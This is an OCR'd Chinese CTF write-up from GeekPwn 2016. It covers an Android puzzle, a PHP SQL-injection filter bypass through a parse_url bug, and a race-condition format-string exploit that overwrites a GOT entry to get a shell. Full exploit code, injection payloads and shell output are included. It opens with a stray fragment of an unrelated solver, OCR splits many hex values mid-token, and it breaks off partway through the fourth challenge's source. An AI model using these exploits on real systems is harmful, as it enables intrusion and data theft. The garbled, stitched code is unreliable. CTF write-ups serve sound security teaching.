
```
9Cjne
9Dcall
A5mov  reg1,  reg2+reg3
A6  mov  reg1,  [reg2]
A7mov  reg1,  cs+[cs+0x20]+immediate
B0mov  [reg1],  byte  ptr  [reg2]
B1mov  reg1,  [reg2]  &  immediate
B2mov  reg1,  [reg2]  |  immediate
B3mov  reg1,  [reg2]  /  immediate
C5cmp
C6ret
C7mov  reg1,  reg2
E0syscall
E1malloc
```

第一个子函数 mod1 是输入,然后在 checker 也就是 main 函数验证输入的长度是不是 0x1D,通过后调用 mod3 函数对输入做了三次处理,先是以输入值的每个字符为索引到 mod3_base_addr+0x600 的位置查表替换,然后再跟 mod3_base_addr+0x700 处的四个值循环异或,之后把结果中每个值的高 4 位除以 0x10 之后再或 0x30,低 4 位或 0x30,最后与 mod3_base_addr+0x730 处的值比较,得到 flag 代码如下

```
#include  <stdio.h>
#include  <stdio.h>
int  main()  {
unsigned  char  table[256]  =  {
0x49,  0xB6,  0x2C,  0x2D,  0xAB,  0x8F,  0x36,  0x11,  0x32,  0xE7,  0x73,  0xF
8,0xF9,  0x4C,  0x26,  0xA3,  0x5B,  0xBB,  0xBC,  0xBD,  0xBE,  0x98,  0x99,  0
x97,0x9A,  0x9F,  0xA0,  0xDD,  0xE0,  0x74,  0x8A,  0x8B,  0x8C,  0xDE,  0xDF,
  0x08,0x62,  0xE5,  0xF1,  0xDB,  0x23,  0xF7,  0xA4,  0xCC,  0xCD,  0xC9,  0xC
4,  0x75,0xD6,  0xD3,  0x0C,  0x0D,  0x91,  0x1D,  0x1E,  0x0B,  0x14,  0xB2,  0
x66,  0x67,0x9D,  0x30,  0xEE,  0x53,  0x6B,  0x05,  0x6F,  0x70,  0x71,  0x76,
  0x93,  0xEF,0xF0,  0x51,  0x52,  0xC3,  0x58,  0xFA,  0xD8,  0x5F,  0x79,  0x7
A,  0x7B,  0x7C,0x7D,  0x7E,  0x7F,  0x00,  0x80,  0x0E,  0x0F,  0x10,  0xEC,  0
xED,  0x35,  0x13,0x21,  0xA2,  0x65,  0xB7,  0x4A,  0x57,  0xB5,  0x6D,  0x5C,
  0x89,  0x5E,  0xAE,0xAF,  0xB0,  0x12,  0xD5,  0x72,  0xC6,  0xD7,  0xE1,  0xA
```

```
5, 0x46, 0x15, 0x16,0x44, 0x43, 0xB4, 0x60, 0xE4, 0xC7, 0xC8, 0xBF, 0
x85, 0x87, 0x09, 0x0A,
0x86, 0xC1, 0xAA, 0xC5, 0xC2, 0xD9, 0xDA, 0x94, 0x95, 0xD2, 0xFB, 0x1
A,0xFC, 0x19, 0x1B, 0xCB, 0x61, 0xE3, 0xCE, 0xCF, 0xD0, 0x3C, 0xF4, 0
xF5,0xE6, 0xD4, 0x68, 0x56, 0xAD, 0xCA, 0xD1, 0x96, 0x90, 0xB1, 0x22,
  0xE8,0xA6, 0x69, 0x83, 0x84, 0x31, 0xE9, 0x2A, 0x9E, 0xE2, 0x6A, 0x3
7, 0x2B,0x33, 0x20, 0xAC, 0x54, 0x42, 0x45, 0x34, 0x81, 0x82, 0xEA, 0
xEB, 0x38,0x2E, 0x2F, 0x5A, 0x4E, 0x4F, 0x50, 0x1F, 0x8E, 0xF2, 0xF3,
  0x3A, 0x3B,0x07, 0x63, 0x5D, 0x9B, 0x24, 0x02, 0x04, 0x47, 0xB8, 0xB
9, 0xBA, 0x6C,0x48, 0x25, 0xC0, 0x92, 0x4B, 0x59, 0x77, 0x78, 0x4D, 0
xA1, 0x39, 0x3D,0x3E, 0x3F, 0x40, 0x41, 0x55, 0xB3, 0x01, 0xFD, 0xFE,
  0xFF, 0x06, 0x03,0x17, 0x18, 0xF6, 0x9C, 0x88, 0x64, 0x6E, 0x29, 0x8
D, 0xDC, 0xA7, 0xA8,0xA9, 0x27, 0x28, 0x1C
};
unsigned char final[58] = {
0x3D, 0x38, 0x31, 0x36, 0x30, 0x34, 0x31, 0x33, 0x3C, 0x34, 0x31, 0x3
A,0x37, 0x34, 0x3F, 0x30, 0x37, 0x33, 0x33, 0x31, 0x36, 0x34, 0x39, 0
x33,0x3F, 0x3C, 0x30, 0x3D, 0x36, 0x3B, 0x3E, 0x3D, 0x3E, 0x32, 0x36,
  0x33,0x31, 0x34, 0x38, 0x3D, 0x3B, 0x37, 0x3F, 0x37, 0x36, 0x3D, 0x3
9, 0x3E,0x3A, 0x3F, 0x37, 0x35, 0x3A, 0x37, 0x35, 0x3E, 0x36, 0x33
};
unsigned char xor[4] = {
0xA4, 0x66, 0x79, 0x80
};
for (int j = 0; j < 29; j++) {
unsigned char i;
for (i = 32; i < 127; i++) {
unsigned char key = table[i] ^ xor[j % 4];
unsigned char high = ((key & 0xF0) / 0x10) | 0x30;
unsigned char low = (key & 0x0F) | 0x30;
if (high == final[j * 2] && low == final[j * 2 + 1]) {
printf("%c", i);
}
}
}
```

```
printf("\n");
return  0;
}
```



GeekPwn2016 CTF writeup

作者：FlappyPig
原文来源：【安全客】http://bobao.360.cn/ctf/learning/174.html

写在前面

跨次元 CTF 是一个不同于传统 CTF 的比赛，无论是从线上还是线下。线上赛的题目以离线打包的方式发送给队伍，各队的题目可能存在差别。

经过大家的努力，幸运的进入了跨次元 CTF 决赛。

线下决赛甚至比初赛更加神秘。Joker 一个人去听了 tk 教主的规则讲解，晚上大家在房间里讨论的时候，得到的信息也很少。基本处于懵逼状态。决赛的性质比较偏向表演赛，但是有些题目还是很有意思。虽然赛场上我们只做了两道题，但是赛后还是补了功课，写了这篇 Writeup。

一共四道题目。第一道 Android，第二道题 Web，三四题都是 Pwn。

无人机的玩法：

两队的无人机，拥有无限炸弹，自己飞机起飞扣 200 分，被攻击的队伍扣 300 分。每队拥有自己的 MasterKey 和 Token,分别用来自行攻击和控制他国攻击

操控方式：

用本队服务器访问指定页面

1.自行攻击：http://xxx.com/root.php?key=本队 MasterKey

自行攻击是杀敌一千，自损八百的战术。如果平分或者僵局的时候可以选择。

2.控制他国攻击：http://xxx.com/guest.php?token=本队 Token&attack=N&flag=M 国第 P 题的 flag&pid=P&use=M

(使用 M 国的第 P 题的 Flag，控制国家 M 攻击 N)

需要注意的是，一个 Flag 只能用一次，就是两个队拿了相同的 Flag，先攻击的有效，后攻击的无效。Flag 不会更新。

题目 1 无人机的钥匙（Android、Misc）

描述：一张神秘的地图被撕碎了，拼接完整这份地图，找到和砸开彩蛋，就可以拿到无人机的钥匙了。

Flag 为五位字符串

apk 打开，是一个拼图的小游戏，用 jeb 打开 apk 可以看出程序将拼图图片的顺序传入到了 native 层的 lib 里做验证。

```
    try {
        Toast.makeText(MainActivity.this.getBaseContext(), MainActivity.this.stringFronJNI(
                MainActivity.this.getBaseContext(), MainActivity.this.getResult(), "000"),
                0).show();
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }
```

安全客 (bobao.360.cn)

用 unzip 解压 apk，用 ida 打开 lib/armeabi 目录下的 libhell0.so 文件，在导出函数里找到 Java_com_geekpwn_1ctf_MainActivity_stringFronJNI 函数，如下图

```
int __fastcall Java_com_geekpwn_1ctf_MainActivity_stringFronJNI(JNIEnv *a1, jobject
{
  jstring v4; // r6@1
  JNIEnv *v5; // r5@1
  const char *v6; // r0@1
  char *v7; // r0@2
  const char *v8; // r1@2
  const char *v9; // r2@2
  int result; // r0@4
  int v11; // [sp+0h] [bp-78h]@2
  int v12; // [sp+64h] [bp-14h]@4

  v4 = a4;
  v5 = a1;
  JNI_onLoad();
  v6 = (const char *)((int (__fastcall *)(JNIEnv *, jstring, _DWORD))(*v5)->GetStri
  if ( j_j_strcmp(v6, "167042853") )
  {
    j_j___android_log_print(3, "test", "not pwned");
    v7 = (char *)&v11;
    v8 = "you got a wrong result %s, please retry the game";
    v9 = (const char *)&unk_2F4D;
  }
  else
  {
    j_j___android_log_print(3, "test", "pwned");
    v7 = (char *)&v11;
    v8 = "Congrats! Pwn the secret egg with %s, and you will get the flag";
    v9 = "m$W2h";
  }
  j_j_sprintf(v7, v8, v9);
  result = ((int (__fastcall *)(JNIEnv *, int *))(*v5)->NewStringUTF)(v5, &v11);
  if ( v12 != _stack_chk_guard )
    j_j___stack_chk_fail(result);
  return result;
}
```

安全客 (bobao.360.cn)

可以看出，如果拼图正确的话会输出 Congrats! Pwn the secret egg with m$W2h, and you will get the flag.随后又拿到一个提示：查看签名文件。

用 unzip 解压 apk，查看其 META-INF 目录，有一个名为“CERT .SF”的文件，其中多了一个空格，比较可疑，使用 file 命令查看发现是一个 zip 压缩文件

```
$ file CERT\ .SF
CERT .SF: Zip archive data, at least v2.0 to extract
```

安全客(bobao.360.cn)


unzip 解压缩该文件提示需要密码，尝试之前获取的“m$W2h”作为密码，解压成功。

解压出一个名为 98 的压缩文件，再解压 98 解压出一个名为 97 的压缩文件，推测是循环解压，于是写了个 bash 脚本解压

```
for((i=97;  i>0;  --i))
do
  unzip  $i
done
```

最后解压出名为 0 的压缩文件，再解压出来是一个 gif 文件“Flag2.gif”。

打开之后是一个快速变化的二维码图片，众所周知，mac 对 gif 的支持并不好，于是使用 mac 自带的“预览”打开 gif 文件，其每一帧的信息就显示出来了。



使用微信扫描二维码，每幅二维码扫描出来都是一个字符，连接起来是“63E13B2A1EB2558A642E61B343241F5A”。推测是一个 MD5，使用 cmd5 查询即可得到 flag。

题目 2 无人机病了（Web）

描述：无人机需要 Injection

端口：80

代码审计题目，代码如下：

```
<?php
error_reporting(0);
if (isset($_GET['view-source'])) {
                show_source(__FILE__);
                exit();
}
include("./inc.php"); // Database Connected
function nojam_firewall(){
        $INFO = parse_url($_SERVER['REQUEST_URI']);
        parse_str($INFO['query'], $query);
        $filter = ["union", "select", "information_schema", "from"];
        foreach($query as $q){
                foreach($filter as $f){
                        if (preg_match("/".$f."/i", $q)){
                                nojam_log($INFO);
                                die("attack detected!");
                        }
                }
        }
}
nojam_firewall();
function getOperator(&$operator) {
```

```
        switch($operator) {
                case 'and':
                case '&&':
                        $operator = 'and';
                        break;
                case 'or':
                case '||':
                        $operator = 'or';
                        break;
                default:
                        $operator = 'or';
                        break;
}}
if(preg_match('/session/isUD',$_SERVER['QUERY_STRING'])) {
        exit('not allowed');
}
parse_str($_SERVER['QUERY_STRING']);
getOperator($operator);
$keyword = addslashes($keyword);
$where_clause = '';
if(!isset($search_cols)) {
        $search_cols = 'subject|content';
}
$cols = explode('|',$search_cols);
foreach($cols as $col) {
        $col = preg_match('/^(subject|content|writer)$/isDU',$col) ? $col
: '';
        if($col) {
                $query_parts = $col . " like '%" . $keyword . "%'";
        }
        if($query_parts) {
                $where_clause .= $query_parts;
                $where_clause .= ' ';
                $where_clause .= $operator;
                $where_clause .= ' ';
```

```
                $query_parts = '';
        }
}
if(!$where_clause) {
        $where_clause = "content like '%{$keyword}%'";
}
if(preg_match('/\s'.$operator.'\s$/isDU',$where_clause)) {
        $len = strlen($where_clause) - (strlen($operator) + 2);
        $where_clause = substr($where_clause, 0, $len);
}
?>
<style>
        td:first-child, td:last-child {text-align:center;}
        td {padding:3px; border:1px solid #ddd;}
        thead td {font-weight:bold; text-align:center;}
        tbody tr {cursor:pointer;}
</style>
<br />
<table border=1>
        <thead>
                <tr><td>Num</td><td>subject</td><td>content</td><td>writer</td>
</tr>
        </thead>
        <tbody>
                <?php
                        $result = mysql_query("select * from board where
  {$where_clause} order by idx desc");
                        while ($row = mysql_fetch_assoc($result)) {
                                echo "<tr>";
                                echo "<td>{$row['idx']}</td>";
                                echo "<td>{$row['subject']}</td>";
                                echo "<td>{$row['content']}</td>";
                                echo "<td>{$row['writer']}</td>";
                                echo "</tr>";
                        }
```

```
                ?>
        </tbody>
        <tfoot>
                <tr><td  colspan=4>
                        <form  method="">
                                <select  name="search_cols">
                                        <option  value="subject"  selected>subj
ect</option>
                                        <option  value="content">content</optio
n>
                                        <option  value="content|content">subjec
t,  content</option>
                                        <option  value="writer">writer</option>
                                </select>
                                <input  type="text"  name="keyword"  />
                                <input  type="radio"  name="operator"  value="o
r"  checked  />  or    
                                <input  type="radio"  name="operator"  value="a
nd"  />  and
                                <input  type="submit"  value="SEARCH"  />
                        </form>
                </td></tr>
        </tfoot>
</table>
<br  />
<a  href="./?view-source">view-source</a><br  />
```

漏洞很明显，line 47 parse_str 导致变量覆盖，line 59 若 $col 为 False 就不会进入赋值语句，也就是说 $query_parts 因变量覆盖可控，而在 line 56-59 可以看到 $col 是对输入做正则匹配的返回值，也就是说 $col 可控，进而导致注入，url：/index.php?search_cols=a&keyword=xxxx&operator=and&query_parts={injection} 。

但是在 line 12-24 可以看到有一防注入函数，想要更好出数据肯定要绕过防注入。函数是通过 parse_url、parse_str 解析 url 参数，然后通过正则限制关键字的方式做的过滤，常规的方法绕过相对困难。

这里用到了 parse_url 函数在解析 url 时存在的 bug，通过：////x.php?key=value 的方式可以使其返回 False。具体可以看下[parse_url 的源码]，关键代码如下：

```
PHPAPI  php_url  *php_url_parse_ex(char const *str,  size_t length)
{
        char port_buf[6];
        php_url  *ret  =  ecalloc(1,  sizeof(php_url));
        char const *s,  *e,  *p,  *pp,  *ue;
        ...snip...
}  else if (*s  ==  '/' &&  *(s  +  1)  ==  '/')  {  /*  relative-scheme  URL  */
                s  +=  2;
        }  else {
                just_path:
                ue  =  s  +  length;
                goto nohost;
        }
        e  =  s  +  strcspn(s,  "/?#");
        ...snip...
        }  else {
                p  =  e;
        }
        /*  check  if  we  have  a  valid  host,  if  we  don't  reject  the  st
ring  as  url  */
        if ((p-s)  <  1)  {
                if (ret->scheme)  efree(ret->scheme);
                if (ret->user)  efree(ret->user);
                if (ret->pass)  efree(ret->pass);
                efree(ret);
                return NULL;
        }
```

可以看到，在函数 parse_url 内部，如果 url 是以 //开始，就认为它是相对 url，而后认为 url 的部件从 url+2 开始。line 281，若 p-s < 1 也就是如果 url 为 ///x.php，则 p = e = s = s + 2，函数将返回 NULL。

再看 PHP_FUNCTION，line 351：

```
/* {{{ proto mixed parse_url(string url, [int url_component])
      Parse a URL and return its components */
PHP_FUNCTION(parse_url)
{
        char *str;
        size_t str_len;
        php_url *resource;
        zend_long key = -1;
        if (zend_parse_parameters(ZEND_NUM_ARGS(), "s|l", &str, &str_len, &k
ey) == FAILURE) {
                return;
        }
        resource = php_url_parse_ex(str, str_len);
        if (resource == NULL) {
                /* @todo Find a method to determine why php_url_parse_ex
() failed */
                RETURN_FALSE;
        }
```

若 php_url_parse_ex 结果为 NULL，函数 parse_url 将返回 FALSE，测试如下：

```
➜ ~ uname -a
Linux kali 4.7.0-kali1-amd64 #1 SMP Debian 4.7.8-1kali1 (2016-10-24) x86
_64 GNU/Linux
➜ ~ php -v
PHP 7.0.12-1 (cli) ( NTS )
Copyright (c) 1997-2016 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
        with Zend OPcache v7.0.12-1, Copyright (c) 1999-2016, by Zend T
echnologies
➜ ~ php -a
Interactive mode enabled
php > var_dump(parse_url('///x.php?key=value'));
bool(false)
```

函数 php_url_parse_ex 中还存在很多类似的问题，而 parse_url 中又没有对其解析失败的原因进行分析，导致 parse_url 频繁出现类似的 bug，比如主办方后来放出的 hint：[Bug #55511]。

$INFO = parse_url($_SERVER['REQUEST_URI']) = FALSE，后续的过滤也就完全无用了，成功绕过防注入。最终 payload 如下：

```
////index.php?search_cols=a|b&keyword=xxxx&operator=and&query_parts=123  union
  select  1,2,3,flag  from  flag
```

题目 3：无人机驾驶员飞行日志（Pwn1）

描述：无人机驾驶员惠惠养成了记飞行日志的好习惯，一开始用 C 语言写了一套，后来觉得 Python 大法好,又用 Python 写了一套飞航日志系统。所以旁友，系统会有什么问题呢？

端口：6161

端口：6162

给了 Blog-bin、Blog-py、run-blog 文件，其中 Blog-bin 是 32 位 elf，Blog-py 是 pyc 文件，run-blog 是 bash 文件

```
run-blog
#!  /usr/bin/python
import  os
os.chdir('/tmp/pwn')#原题是/home/pwn1
os.system('python  Blog-py.py')
```

```
Blog-bin.c
#include  <stdio.h>
#include  <time.h>
#include  <string.h>
int  menu();
void  write_blog();
void  read_blog();
int  list_blog(char  *s);
int  check_vaild(char  c);
int  menu()
{
```

```
        int  i;
        fprintf(stdout,  "----  UAV  Pilot  Blog  Version  1.0  ----\n");
        fprintf(stderr,  "1.  List  Blog\n");
        fprintf(stdout,  "2.  Write  Blog\n");
        fprintf(stdout,  "3.  Read  Blog\n");
        fprintf(stdout,  "4.  Exit\n");
        fprintf(stdout,  "-----------------------------------\n");
        fprintf(stdout,  "Your  choice:  ");
        fflush(stdout);
        scanf("%d",  &i);
        getchar();
        return  i;
}
int  check_vaild(char  c)
{
        if(((c>=97)&&(c<=122))||((c>=65)&&(c<=90))||(c==32)||(c==46)||((c>=48)&&
(c<=57))||(c==0)||(c==10))
        {
                return  1;
        }
        else
        {
                return  0;
        }
}
void  write_blog()
{
        int  flag;
        char  c;
        FILE  *fp;
        char  filename[255];
        char  content[1024]  =  {0};
        flag  =  1;
        time_t  now;
        time(&now);
```

```
int  i;
i  =  0;
fprintf(stdout,  "Please  input  blog  content:  \n");
fflush(stdout);
while(1)
{
        c  =  getchar();
        if((c==0)||(i>=1022)||(flag  !=  1))
        {
                break;
        }
        if(check_vaild(c))
        {
                content[i]  =  c;
        }else{
                exit(0);
        }
        i  +=  1;
}
content[i+1]  =  0;
sprintf(filename,  "%ld.em",  now);
//  printf("filename  :  %s\n",  filename);
fp  =  fopen(filename,  "a+");
if  (fp  ==  NULL)
{
        fprintf(stdout,  "Open  file  error!\n");
        fprintf(stdout,  "Bye\n");
        fflush(stdout);
        exit(0);
}
fprintf(fp,  "%s",  content);
fclose(fp);
fp  =  fopen("filelog.txt",  "a+");
fprintf(fp,  "%s\n",  filename);
fclose(fp);
```

```
}
void  read_blog()
{
        char  filename[255]  =  {0};
        char  content[2048];
        char  c;
        int  flag;
        flag  =  1;
        FILE  *fp;
        int  i;
        i  =  0;
        fprintf(stdout,  "Please  input  blog  name:  \n");
        fflush(stdout);
        while(1)
        {
                c  =  getchar();
                if((c==10)||(i>=200)||(flag  !=  1))
                {
                        break;
                }
                if(check_vaild(c))
                {
                        filename[i]  =  c;
                }else{
                        exit(0);
                }
                i  +=  1;
        }
        filename[i+1]  =  0;
        if(list_blog(filename))
        {
                fp  =  fopen(filename,  "r");
                if  (fp  ==  NULL)
                {
                        fprintf(stdout,  "Open  file  error!\n");
```

```
                        fprintf(stdout, "Bye\n");
                        fflush(stdout);
                        exit(0);
                }
                int count = 0;
                while (!feof(fp))
                {
                        c = fgetc(fp);
                        content[count] = c;
                        count += 1;
                }
                content[count] = 0;
                fclose(fp);
                fprintf(stdout, content);
                fflush(stdout);
                fprintf(stdout, "\n");
                fflush(stdout);
        }
        else
        {
                fprintf(stdout, "Blog not exist!\n");
                fprintf(stdout, "Bye!\n");
                fflush(stdout);
        }
}
int list_blog(char *s)
{
        FILE *fp;
        char *line = NULL;
        size_t len = 0;
        ssize_t read;
        fp = fopen("filelog.txt", "r");
        if (fp == NULL)
        {
                fprintf(stdout, "Open file error!\n");
```

```
            fprintf(stdout, "Bye\n");
            fflush(stdout);
            exit(0);
    }
    int cmp, flag;
    cmp = strcmp("main", s);
    flag = 0;
    char tmp_str[20];
    memset(tmp_str,0,20);
    if(cmp == 0)
    {
            fprintf(stdout, "----- Blog List -----\n");
            fflush(stdout);
    }
    while ((read = getline(&line, &len, fp)) != -1)
    {
            if(cmp == 0)
            {
                    fprintf(stdout, "%s", line);
                    fflush(stdout);
            }
            else
            {
                    strncpy(tmp_str, line, 13);
                    if(!strcmp(tmp_str, s))
                    {
                            flag = 1;
                            return 1;
                    }
            }
    }
    if(cmp == 0)
    {
            fprintf(stdout, "----------------------\n");
            fflush(stdout);
```

```
        }
        fclose(fp);
        return  0;
}
int  main()
{
        int  choice;
        while(1)
        {
                choice  =  menu();
                switch(choice)
                {
                        case  1:
                                list_blog("main");
                                break;
                        case  2:
                                write_blog();
                                break;
                        case  3:
                                read_blog();
                                break;
                        case  4:
                                return  0;
                }
        }
        return  0;}
```

反编译 Blog-py

```
import  time
import  os
import  sys
class  flushfile(object):
        def  __init__(self,  f):
                self.f  =  f
        def  write(self,  x):
                self.f.write(x)
```

```
                self.f.flush()
sys.stdout = flushfile(sys.stdout)
def gen_id():
        now = int(time.time())
        return '%d.em' % now
def list_blog():
        l = []
        f = open('bloglist.txt', 'r')
        l = [ x.strip() for x in f ]
        f.close()
        return l
def write_blog():
        content = raw_input('Please input blog content: \n')
        filename = gen_id()
        fw = open(filename, 'a+')
        fw.write(content)
        fw.close()
        while True:
                try:
                        f = open('bloglist.txt', 'a+')
                        break
                except:
                        pass
        f.write(filename + '\n')
        f.close()
def read_blog():
        filename = raw_input('Please input blog name: \n')
        filename = filename.strip()
        if filename not in list_blog():
                if not os.path.exists(filename):
                        print 'File not exist!'
                        return
        fr = open(filename, 'r')
        content = fr.read()
        fr.close()
```

```
        print content
def menu():
        print '---- UAV Pilot Blog Version 2.0 ----'
        print '      1. List Blog'
        print '      2. Write Blog'
        print '      3. Read Blog'
        print '      4. Exit'
        print '-----------------------------------'
        return raw_input('Your choice: \n')
def main():
        choice = int(menu())
        if choice == 1:
                print '-- File List --'
                for x in list_blog():
                        print x
                print '---------------'
        if choice == 2:
                write_blog()
        if choice == 3:
                read_blog()
        if choice == 4:
                exit()
if __name__ == '__main__':
        os.chdir('/tmp/pwn/')
        while True:
                main()
```

漏洞分析

可以看到 bin 文件对文件名和内容进行了严格的过滤，但是 py 文件并没有过滤，可以通过 race condition 请求 bin 和 py 文件来修改 xxxx.em 的内容，在 read_blog 函数读取文件内容并显示输出的时候即可达到格式化字符串的目的 fprintf(stdout, content);

第一次 race 然后格式化可以到达 info leak 泄漏 got 表，第二次 race 在格式化可以修改 fputs.got 表，然后在 write_blog 函数中 getshell(fputs(v7, stream)ida 中)

本地测试

本地 socat 4444 端口是 bin，socat 6666 端口是 py

```
socat  tcp-l:6666,reuseaddr,fork  exec:./run_blog
socat  tcp-l:4444,reuseaddr,fork  exec:./Blog-bin
```

exp(代码有段乱)

```
#  -*-coding:utf-8-*-
__author__  =  '0x9k'
from  pwn  import  *
import  time
from  libformatstr  import  FormatStr
fputs_got  =  0x0804B05C
r  =  remote("172.16.33.144",  4444)#pwn
#context.log_level  =  "debug"
#race  condition
print  r.recvuntil("choice:  ")
r.sendline("2")
print  r.recvuntil("content:  \n")
payload  =  "\x00"
r.sendline(payload)
joker_time  =  int(time.time())
r1  =  remote("172.16.33.144",  6666)#python
print  r1.recvuntil("choice:  ")
r1.sendline("2")
print  r1.recvuntil("content:")
payload  =  p32(fputs_got)
payload  +=  "%74$s"#leak  fputs_got
r1.sendline(payload)
joker_time  =  int(time.time())
print  r1.recvuntil("choice:")
r1.sendline("4")
r1.close()
#race  condition
#format_vuln
print  r.recvuntil("choice:")
r.sendline("3")
```

```
payload = str(joker_time) + ".em\x00"
print joker_time
raw_input("joker")
print r.recvuntil("name: \n")
r.sendline(payload)
#format_vuln
content = r.recvuntil("\n").replace("\n","")
fputs_addr = u32(content[-5:-1])
print "[*] fputs addr:{0}".format(hex(fputs_addr))
system_offset = 0x00040310#local
fputs_offset = 0x00064230#local
system_addr = fputs_addr - fputs_offset + system_offset
print "[*] system addr:{0}".format(hex(system_addr))
#race condition
print r.recvuntil("choice: ")
r.sendline("2")
print r.recvuntil("content: \n")
payload = "\x00"
r.sendline(payload)
joker_time = int(time.time())
p = FormatStr()
p[fputs_got] = system_addr
payload = p.payload(74,start_len =0x0)
r1 = remote("172.16.33.144", 6666)#python
print r1.recvuntil("choice: ")
r1.sendline("2")
print r1.recvuntil("content:")
r1.sendline(payload)
joker_time = int(time.time())
print r1.recvuntil("choice:")
r1.sendline("4")
r1.close()
#race condition
#format_vuln
raw_input("joker")
```

```
print  r.recvuntil("choice:")
r.sendline("3")
payload  =  str(joker_time)  +  ".em\x00"
print  joker_time
raw_input("joker")
print  r.recvuntil("name:  \n")
r.sendline(payload)
#format_vuln
print  r.recvuntil("choice:")
r.sendline("2")
print  r.recvuntil("content:  \n")
payload  =  "sh\x00"
r.sendline(payload)
joker_time  =  int(time.time())
r.interactive()
```

```
---- UAV Pilot Blog Version 1.0 ----
2. Write Blog
3. Read Blog
4. Exit
-----------------------------------
Your choice:
 Please input blog content:

[*] Switching to interactive mode
$ id
uid=1000(joker) gid=1000(joker) 组=1000(joker),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108
$
```

题目 4：无人机的图像解码器

描述：这个无人机有一点微小的不同，就是它配备了一个图像解码器，而 Flag 就藏在解码器里面。

端口：6163

题目开启了端口 6061,提供了一个文件 ImageDecoder 文件，模拟了图片 decode，源码如下

```
##source  code
#include  <stdio.h>
```

```
#include <stdlib.h>
#include <string.h>
#include <time.h>
bool has_width = false;
bool has_height = false;
bool has_data = false;
bool need_exit = false;
unsigned char flag[40] = { 0 };
void initflag()
{
        FILE *fp = fopen("flag.txt", "rb");
        if (fp != NULL)
        {
                fread(flag, sizeof(flag), 1, fp);
                fclose(fp);
        }
}
unsigned int randint(unsigned int low, unsigned int high)
{
        return rand() % (high - low) + low;
}
void readflag(unsigned char* buffer, unsigned int offset, unsigned int
size)
{
        int total = sizeof(flag);
        if (size > total)
        {
                size = total;
        }
        if (offset >= total)
        {
                offset = total - 1;
        }
        if (size + offset > total)
        {
```

```
                offset = randint(0, total);
                size = 1;
        }
        memcpy(buffer, flag+offset, size);
}
void show_welcome_msg()
{
        fprintf(stdout, "..............................................\n");
        fprintf(stdout, ".              Welcome to Image Decoding System
            .\n");
        fprintf(stdout, "..............................................\n");
        fflush(stdout);
}
int show_main_menu()
{
        fprintf(stdout, "\nEnter a option to start:\n");
        fprintf(stdout, "1. Size parameters\n");
        fprintf(stdout, "2. Image data\n");
        fprintf(stdout, "3. Decode image\n");
        fprintf(stdout, "4. Exit\n");
        fflush(stdout);
        int result = 0;
        fscanf(stdin, "%d", &result);
        return result;
}
void handle_size(int& width, int& height)
{
        fprintf(stdout, "width: ");
        fflush(stdout);
        fscanf(stdin, "%d", &width);
        fprintf(stdout, "height: ");
        fflush(stdout);
        fscanf(stdin, "%d", &height);
        if (width <= 0 || height <= 0 || width > 0x20 || height >
  0x20)
```

```
        {
                fprintf(stdout, "bad width or height :( bye bye\n");
                fflush(stdout);
                need_exit = true;
                return;
        }
        has_width = has_height = true;
        has_data = false;
        fprintf(stdout, "Accepted! width = %d, height = %d\n", width, h
eight);
        fflush(stdout);
}
void handle_data(int width, int height, unsigned char*& data)
{
        if (!has_width || !has_height)
        {
                fprintf(stdout, "no width or height assigned, ");
                fprintf(stdout, "you need to handle choice 1 first!\n");
                fflush(stdout);
